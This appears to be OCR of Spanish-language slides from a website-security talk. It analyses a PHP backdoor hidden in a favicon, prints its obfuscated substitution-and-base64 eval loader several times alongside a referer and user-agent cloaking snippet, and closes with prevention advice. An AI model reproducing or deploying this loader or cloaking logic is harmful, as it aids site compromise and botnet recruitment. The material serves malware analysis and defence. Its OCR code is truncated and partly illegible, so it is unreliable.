    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMe
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

Código
"SUCIO"
Base64

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMvGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV406cQIlcnaWMeIaMlMec
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

Clave de Sustitución

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

```php
function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$
  }
```

Función de descifrado por sustitución

Ahora tenemos un código en base64 válido

```php
) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMvGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV406cQIlcnaWMeIaMJMec
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}

//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cH[illegible]IdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}

//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

Se descodifica

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGHOQIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}

//55dc265565c31933c4ea7059cac1db7cZD[illegible]3bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

Código MD5 comentado

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7ZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

Código Base64 cifrado con el código MD5

La backdoor real

Recopilando…

ESTRUCTURA

```php
<?php
if (!defined('ALREADY_RUN_[...random hexadecimal string]')) {
    define('ALREADY_RUN_[...random hexadecimal string]', 1);

    function random_function_name($translate_key, $dirty_base64_code) {
        // Simple replacement decryption, using $translate_key
        // of the $dirty_base64_code transforming
        // it in a correct base64 code
        return base64_decode($base64_clean_code);
    }

    $random_var_dirty_base64_code = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4
        Hc68UIZjKWlVKqZXocrHyIH04YZoHMeg896xDbTi3qWMeIaMnGd' .
    [... looking-like-base64-encoded strings concatenations ...] .
     's638s638sB4X6u38s638s638nT4Os638s638s6wHvlzys6AxvWAzZeczYeccpg4Os638s63' . '8s6wH1rH4O
    $random_var_translation_key =  Array('1' => 'e', '0' => '9', '3' => 'A', '2' => 'S', '5'
        , 'C' => 'o', 'B' => 'H', 'E' => 'j', 'D' => '7', 'G' => 'c', 'F' => 'E', 'I' => 'b'
         'q', 'Q' => 's', 'P' => 't', 'S' => 'u', 'R' => 'T', 'U' => 'n', 'T' => 'Q', 'W' =>
        ' => 'D', 'e' => 'y', 'd' => 'm', 'g' => 'w', 'f' => '6', 'i' => 'p', 'h' => '5', 'k
        , 'p' => 'O', 's' => 'I', 'r' => 'G', 'u' => 'i', 't' => 'P', 'w' => 'B', 'v' => 'Y'
    eval
    /*[random chars acting as ID tag]*/
    (random_function_name($random_var_translation_key, $random_var_with_dirty_base64_code));
}
// 55dc265565c31933c4ea7059cac1db7c [... commented 32 chars of MD5 + encrypted code ...]
```

HERRAMIENTAS DE ANÁLIS

Herramientas

- Console del Navegador, browser dev tools y plugins/extensiones.
- Base64(code-decode):

  base64decode.org
- Beautifier of code in HTML, CSS, JS and PHP:

  ctrlq.org/beautifier
- Phased decrypter by SUCURI:

  ddecode.com

Scanners

- Sitecheck (SUCURI)

  sitecheck.sucuri.net
- Performance (SUCURI)


  performance.sucuri.net
- VirusTotal:

  virustotal.com
- WebPageTest:

  webpagetest.org

4

VEREDICTO: CULPABLE



AL FINAL DEL PROCESO

```
3    if (!@$_SERVER['HTTP_REFERER'] || !preg_match('/(google\.|\.
         facebook\.|\.yahoo\.|\.bing\.|baidu\.|yandex\.)/i', $_SERVER[
         'HTTP_REFERER']))
4    {
5        return FALSE;
6    }
7
8    if (!@$_SERVER['HTTP_USER_AGENT'] || preg_match('/(yandexbot|
         baiduspider|archiver|track|crawler|google|msnbot|ysearch|
         search|bing|ask|indexer|majestic|scanner|spider|facebook|Bot
         \/)/i', $_SERVER['HTTP_USER_AGENT']))
9    {
10       return FALSE;
11   }
12
13       [tds_path] => /nbgvecy5/engine.php
14       [tds_ip] => 1[redacted].133
15   )
16
```

CONCLUSIÓN

Un favicon que convierte tu sitio en un BOT NODE


Habilidad 0day

Opciones configurables (una era SPAM)

Control de los sitios infectado y con qué malware

Se conecta a un dashboard gráfico de manejo de la BotNet

Diagrama de una BOTNET



5

MEDIDAS CAUTELARES: PREVENCIÓN

SEGURIDAD POR CAPAS

- Tú (vulnerable al Social hacking)
- Tu dispositivo (Antivirus)
- Tu conexión (SSL)
- Tu sitio web (Firewall)
- Tus credenciales (Contraseñas fuertes)
- Tu seguridad del sitio (monitorización y actualizaciones)
- Tu seguridad del server (monitorización y actualizaciones)
- Tu base de datos (monitorización)
- Mantenimiento

Los plugins te ayudan

Medidas de seguridad generales

No asistidos (o casi)


Escaner de integridad:

Detecta cambios en ficheros

Calcula los cambios

Huella digital MD5

PLUGINS.
EL ESCÁNER DE INTEGRIDAD.



BACKUPS Y ACTUALIZACIONES


- ¡Crea una Estrategia de Copias de Seguridad!
- **NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)**
- Las copias de seguridad deben almacenarse en un lugar seguro
- **Una copia de seguridad limpia y <u>funcional</u> es tu mejor amiga en un mal día**

BACKUPS Y ACTUALIZACIONES

ACTUALIZA

...

¡SIEMPRE!




WAF.
TU PERRO DE GUARDA

- Limpia todo el tráfico a tu sitio web
- Previene XSS, DDoS, etc…
- Software vulnerable parcheado y protegido de manera virtual
- Si incorpora CDN, además mejorará en velocidad y rendimiento.
- Herramienta para análisis forense
- Permite bloquear a criterio del usuario

